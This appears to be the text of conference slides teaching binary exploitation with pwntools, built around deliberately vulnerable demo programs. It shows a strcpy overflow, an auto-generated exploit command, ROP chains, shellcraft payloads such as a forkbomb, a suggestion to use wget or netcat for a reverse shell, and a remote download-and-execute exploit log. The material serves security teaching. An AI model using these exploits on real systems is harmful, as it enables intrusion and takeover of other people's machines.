
- Demo app for this written in C.
- Contains 3 functions:
  - main()
    - Required startup function.
  - VulnFunc()
    - Vulnerable function with strcpy() based stack overflow in it
  - NeverCalledWinnerFunction()
    - A function that is never called. Your goal is to run this function! Will print a banner calling you a winner

Main()




```
int main(int argc, char *argv[]) {

    ////////////////////////////////////////
    // Print Banner
    ////////////////////////////////////////
    printf("\n\t\033[33;1m---===[ Pwntools Pwn Me Demo ]===---\033[0m\n\n");

    ////////////////////////////////////////
    // Check we got an argument. If not,
    // print usage and bail...
    ////////////////////////////////////////
    if (argc != 2){
        printf(" \033[32;1m[*] Usage:\033[0m %s [String]\n\n", argv[0]);
        return 0;
    }

    ////////////////////////////////////////
    // If we did, let's hand it to our vuln
    // function.
    ////////////////////////////////////////
    vulnFunc(argv[1]);

    printf(" [*] Back in main().\n\n");

    return 0;
}
```

vulnFunc()



```c
void vulnFunc(char *AttackStr) {
    char buf[1000];

    printf(" [*] in vulnFunc().\n");
    bzero(buf, sizeof(buf));

    printf(" [*] Copying User string to buffer.\n");
    strcpy(buf, AttackStr);

    printf(" [*] Finished copying to buffer. Returning from vulnFunc().\n");
}
```

neverCalledWinnerFunction()




```c
void neverCalledWinnerFunction(){
    printf("\n\n\t\033[32;1m---===[ I should never be run! You Win! ]===---\033[0m\n\n");
    exit(0);
}
```

Demo: 10_autopwn_demo.py

- AutoPwn Logic – All automated; Works out exploit for us.
  - Set ulimit to create coredumps
  - Run a loop to create variable length strings to fuzz the input with a cyclic pattern.
  - Upon crash, look at the core dump file and check if EIP value is found in the pattern.
  - If so, do extended test to verify the offset does give control over EIP.
  - If so, create an exploit to invoke neverCalledWinnerFunction()

Demo: 10_autopwn_demo.py



```
$ python ./10_autopwn_demo.py
[*] Opening ./pwntools_demo_pwn_me
[*] Setting "ulimit -c unlimited" on shell...
[+] Running Fuzzer: Possible EIP overwrite Offset 1012. Running Extended Test
[*] Possible EIP overwrite Offset 1012. Testing EIP Overwrite 0x41414141
[*] Possible EIP overwrite Offset 1012. Testing EIP Overwrite 0x42424242
[*] Possible EIP overwrite Offset 1012. Testing EIP Overwrite 0xdeadbeef
[+] Offset 1012 seems to have passed extened testing. Creating Exploit!
[*] Exploit: ./pwntools_demo_pwn_me $(perl -e 'print "A"x1012; print "\xcb\x84\x04\x08";')
[*] Dumping Exploit Process run:

    ---===[ Pwntools Pwn Me Demo ]===---

 [*] in vulnFunc().
 [*] Copying User string to buffer.
 [*] Finished copying to buffer. Returning from vulnFunc().


    ---===[ I should never be run! You Win! ]===---


[*] EIP overwrite offset found to be 1012 bytes
[*] Complete. Hope it was everything you wanted it to be... :-)
[+] Script Finished!

$ 
```

Demo: 10_autopwn_demo.py

- Feel free to modify the buffer length in the C code and recompile. The script should still produce an exploit for you.

About ROP

- ROP = Return Oriented Programming
- Used to deal with DEP/ASLR.
- Uses instructions in the binary already to carry out your logic.
- Usually used as a pivot.
  - We want to run a payload but data is marked write and not execute. You can attempt to use ROP to mark it executable then run your payload.

ROP: Finding ROP Gadgets

- The PwnTools ROP class takes an PwnTools ELF object as an argument.
- Example:
  - e = ELF('./pwntools_demo_pwn_me')
  - r = ROP(e)
- r.gadgets will give you a dictionary with the key being an address and the value being a Gadget().

ROP: On Gadget() Objects

- Gadgets have .address, .insns, .regs, .move
  - .address is the address of the gadget.
  - .insns is a list of strings of the instructions.
  - .regs is modified regs by the gadget.
  - .move is the stack adjustment on return.
- With the way ROP building works in PwnTools, you won’t really need to keep up with the gadgets, but it can be handy.


ROP: App Functions

- If you have a binary with useful functions in it, you can simply use them by call(), or by name,
  - r.bzero(e.bss, 1024)
  - r.call('bzero', [e.bss, 1024])
- Either of these will add a call to the ROP “chain”. Keep adding whatever you want.
- Once done use r.dump() to view the chain, or r.chain() to generate a binary ROP string.

ROP: Other Notes


- r.migrate(address) - Used to migrate the stack pointer to address. Useful if using a multistage ROP payload or using trampoline ROP chains.

Demo: 11_rop_gadgets.py



```
$ python ./11_rop_gadgets.py
[*] Opening ./pwntools_demo_pwn_me
[*] Creating ROP object
[*] Loaded cached gadgets for './pwntools_demo_pwn_me'
[*] Dumping ROP Gadgets
[*] 0x08048665:
        add esp, 0xc
        pop ebx
        pop esi
        pop edi
        pop ebp
        ret
[*] 0x08048668:
        pop ebx
        pop esi
        pop edi
        pop ebp
        ret
[*] 0x08048669:
        pop esi
        pop edi
        pop ebp
        ret
[*] 0x0804866a:
        pop edi
        pop ebp
        ret
[*] 0x0804866b:
        pop ebp
        ret
[*] 0x0804834d:
        pop ebx
        ret
```

Demo: 11_rop_gadgets.py



```
[*] Building a simple bzero(bss,4)/neverCalledWinnerFunction/exit rop chain.
0x0000:        0x8048370 bzero(134520876, 4)
0x0004:        0x804866a <adjust @0x10> pop edi; pop ebp; ret
0x0008:        0x804a02c arg0
0x000c:              0x4 arg1
0x0010:        0x80484cb neverCalledWinnerFunction()
0x0014:        0x80483a0 exit()

[*] ROP: p\x83\x0j\x86\x0,\xa0\x0\x04\x00\x00\x00ˆ\x0\xa0\x83\x0

[+] Script Finished!
$ 
```

ASM: Assembly on the Fly!

- asm(‘instruction’) can take asm code, and convert it into binary.
  - Example: asm(“mov eax, 4”)
  - This means it is now easy to create dynamic custom payloads.
  - Can specify arch= and os= parameters as well.
- disasm(‘bytestring’) can disassemble binary and show you the instructions it contains.
  - Example: disasm("ABC\xcd\x80")

Shellcraft: Payload Generation!

- Shellcraft can generate payloads for several architectures.
  - I386, amd64, arm, aarch64, mips, thumbs
- Has several “pre-rolled” shellcode generators where you simply give it arguments and it does the rest.
- It will give you ASM. Use asm() to compile it to binary.

Shellcraft: x86 Linux Payloads

- shellcraft.i386.linux.cat(filename, fd=1)
  - Open file and print contents to file descriptor.
- shellcraft.i386.linux.write(1, ‘esp’, 32)
  - Write 32 bytes of data from ESP pointer to STDOUT.
- shellcraft.i386.linux.findpeersh(port=None)
  - Finds an open socket which connects to a specified port, and then opens a dup2 shell on it.

Shellcraft: x86 Linux Payloads

- shellcraft.i386.linux.forkbomb()
  - Run a forkbomb DoS.
- shellcraft.i386.linux.echo(string, sock=1)
  - Echoes out a string to the file descriptor.

DynELF: Exploiting Memleaks for Remote Mapping!

- DynELF is a class used to lookup functions in libraries, in a remote process, by exploiting a memory leak.
- Requires you to create a “leak” function.
  - That is a function that takes an address as an argument, and that function will leak at least one byte from the remote process from that address. Let’s call it leak(addr)
- d = DynELF(leak, elf=e)


DynELF: Exploiting Memleaks for Remote Mapping!

- After the DynELF function is created, we can lookup remote functions like so:
  - SystemAddr = d.lookup('system', 'libc')
- This will get us the address to system() in libc, IN THE REMOTE PROCESS!!!
- Use it to wget and run a binary or use netcat for a reverse shell.
- Other functions of interest might be mprotect instead so you can run a real payload.

Final Demo: network_rop_me.c

- A forking network server vulnerable to a simple stack based buffer overflow.
- DEP and ASLR enabled.
- Will require ropping to exploit reliable on a remote machine.
- Plan on using tubes.sock(), ELF(), ROP(), DynELF(), and shellcraft() modules.

Demo:
12_pwn_network_rop_me.py



```
$ ./network_rop_me 127.0.0.1 31337

              ---===[ Pwntools Network ROP Me ]===---

 [*] Getting server socket file descriptor...
 [*] Got socket file descriptor: 3...
 [*] Binding socket to port 31337...
 [*] Starting listener...
 [*] Waiting for connections...
 [*] PID[6559]: Got connection from 127.0.0.1:58554
 [*] PID[4]: Got Message from client...


                (>^_^)> GET REKT'D SON! <(^_^<)
```

```
$ python ./pwn_network_rop_me.py
[+] Opening connection to 127.0.0.1 on port 31337: Done
[*] Please Enter your message:
[*] Building trampoline stub
[*] Loaded cached gadgets for './network_rop_me'
[*] Building launchpad stub
[*] Building payload
[*] Sending exploit.
[*] Sending trampoline stub
[+] Loading from '/tmp/network_rop_me': 0xf77b3920
[*] Leaking mprotect address from remote process
[+] Leaking...: mprotect is @ 0xf7694860
[*] Building mprotect 777 Download and execute ROP.
[*] Sending Chain!
[*] Sending custom payload
[*] Switching to interactive mode
$ uname -r
4.9.0-5-amd64
$ exit
[*] Got EOF while reading in interactive
$
$
[*] Closed connection to 127.0.0.1 port 31337
$
```

Further Reading

- PwnTools Docs
  - https://docs.pwntools.com/en/stable/
- PwnTools Writeup Repo
  - https://github.com/Gallopsled/pwntools-write-ups
- Book: “The Art of Exploitation” by Jon Erickson
  - ISBN-13: 978-1-59327-144-2

Questions?

- Slides and Code are on GitHub:
- https://github.com/jaxhax-travis/presentation-pwntools